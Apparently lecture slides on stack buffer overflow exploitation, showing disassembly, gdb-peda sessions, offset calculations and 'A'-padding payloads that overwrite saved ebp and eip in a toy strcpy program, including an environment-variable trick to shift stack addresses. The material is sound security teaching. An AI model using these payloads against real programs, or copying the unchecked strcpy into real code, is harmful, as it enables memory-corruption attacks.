0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```




```
; main
0x080484c4 <+0>:     push   ebp
0x080484c5 <+1>:     mov    ebp,esp
0x080484c7 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x080484ca <+6>:     add    eax,0x4
0x080484cd <+9>:     mov    eax,DWORD PTR [eax]
0x080484cf <+11>:    push   eax
0x080484d0 <+12>:    call   0x8048486 <vuln>
0x080484d5 <+17>:    add    esp,0x4
0x080484d8 <+20>:    mov    eax,0x0
0x080484dd <+25>:    leave
0x080484de <+26>:    ret
```

...
main's old ebp
arg
vuln's return address
vuln's old ebp (0xffffcc00)
AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA ....

0xffffcc78 (main's old ebp)

esp (at the AAAA... region)

ebp = 0x41414141

esp = 0xffffcc00 + 4

```
; main
0x080484c4 <+0>:     push   ebp
0x080484c5 <+1>:     mov    ebp,esp
0x080484c7 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x080484ca <+6>:     add    eax,0x4
0x080484cd <+9>:     mov    eax,DWORD PTR [eax]
0x080484cf <+11>:    push   eax
0x080484d0 <+12>:    call   0x8048486 <vuln>
0x080484d5 <+17>:    add    esp,0x4
0x080484d8 <+20>:    mov    eax,0x0
0x080484dd <+25>:    leave
0x080484de <+26>:    ret
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Let’s do some elementary math

1. Set a break point before strcpy() to get a buf address

```
   0x080484b9 <+51>:    push   eax
=> 0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
   0x080484bf <+57>:    add    esp,0x8
   0x080484c2 <+60>:    leave
```

```
gdb-peda$ x/x $esp
0xffffcb64:     0xffffcb6c
```

   - buf = 0xffffcb6c

2. Get old ebp: 0xffffcc78

```
gdb-peda$ x/x $ebp
0xffffcc6c:     0xffffcc78
```

Let’s do some elementary math

3. Calculate offsets between modified ebp and buffer
   - Original old ebp: 0xffffcc78
   - Modified old ebp: 0xffffcc00
   - Buffer: 0xffffcb6c
   - Offset = 0xffffcc00-0xffffcb6c = 148

Q: How many “A”s do we need for controlling eip?

- i.e., payload = “A” * n + “BBBB” + “C” * (256 - n – 4)
- What should be the “n” to control your eip into 0x42424242 (“BBBB”)?

Let’s do some elementary math

```
gdb-peda$ r $(python -c'print"A"*152+"BBBB"+"C"*100')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

More restricted example

```c
void vuln(char *arg) {
  char buf[32];
  if (strlen(arg) > 32) {
    printf("Too long...\n");
    exit(-1);
  }
  strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
  if (argc < 2) return -1;
  vuln(argv[1]);
}
```

We cannot exploit this?

- Buffer address: 0xffffcd1c
- Old ebp: 0xffffcd48
- Modified ebp: 0xffffcd00
  - It is before our buffer…

```
gdb-peda$ x/x $esp
0xffffcd14:     0xffffcd1c
```

```
gdb-peda$ x/x $ebp
0xffffcd3c:     0xffffcd48
```

```
gdb-peda$ r $(python -c'print"A"*32')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffcd1c in ?? ()
```

If we are lucky…?

- Current case
  - Buffer address: 0xffffcd1c
  - Old ebp: 0xffffcd48
  - Offset: 44

- Ideal case
  - Buffer address: 0xffffccfc
  - Old ebp: 0xffffcd28
  - Offset is still 44
  - Exploitable: buffer <= modified ebp + 4 < buffer + 32
    - Modified ebp: 0xffffcd00

Memory layout again!

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	NULL
File name	“/home/insu/hello”
Environment variable strings	“COLUMNS=238”, “LANG=en_US.UTF-8”, …
Argument strings	“/home/insu/hello”, “aaaa”, “bbbb”, “cccc”
…	…
Environment variables	{ env1, env2, env3, …, envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
…	…
char* envp[]	
char* argv[]	
int argc	4

Add more environment variable

```
gdb-peda$ set environment PAD=AAAAAAAAAAAAAAAAAAAAAAAAA
gdb-peda$ r $(python -c'print"A"*32')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```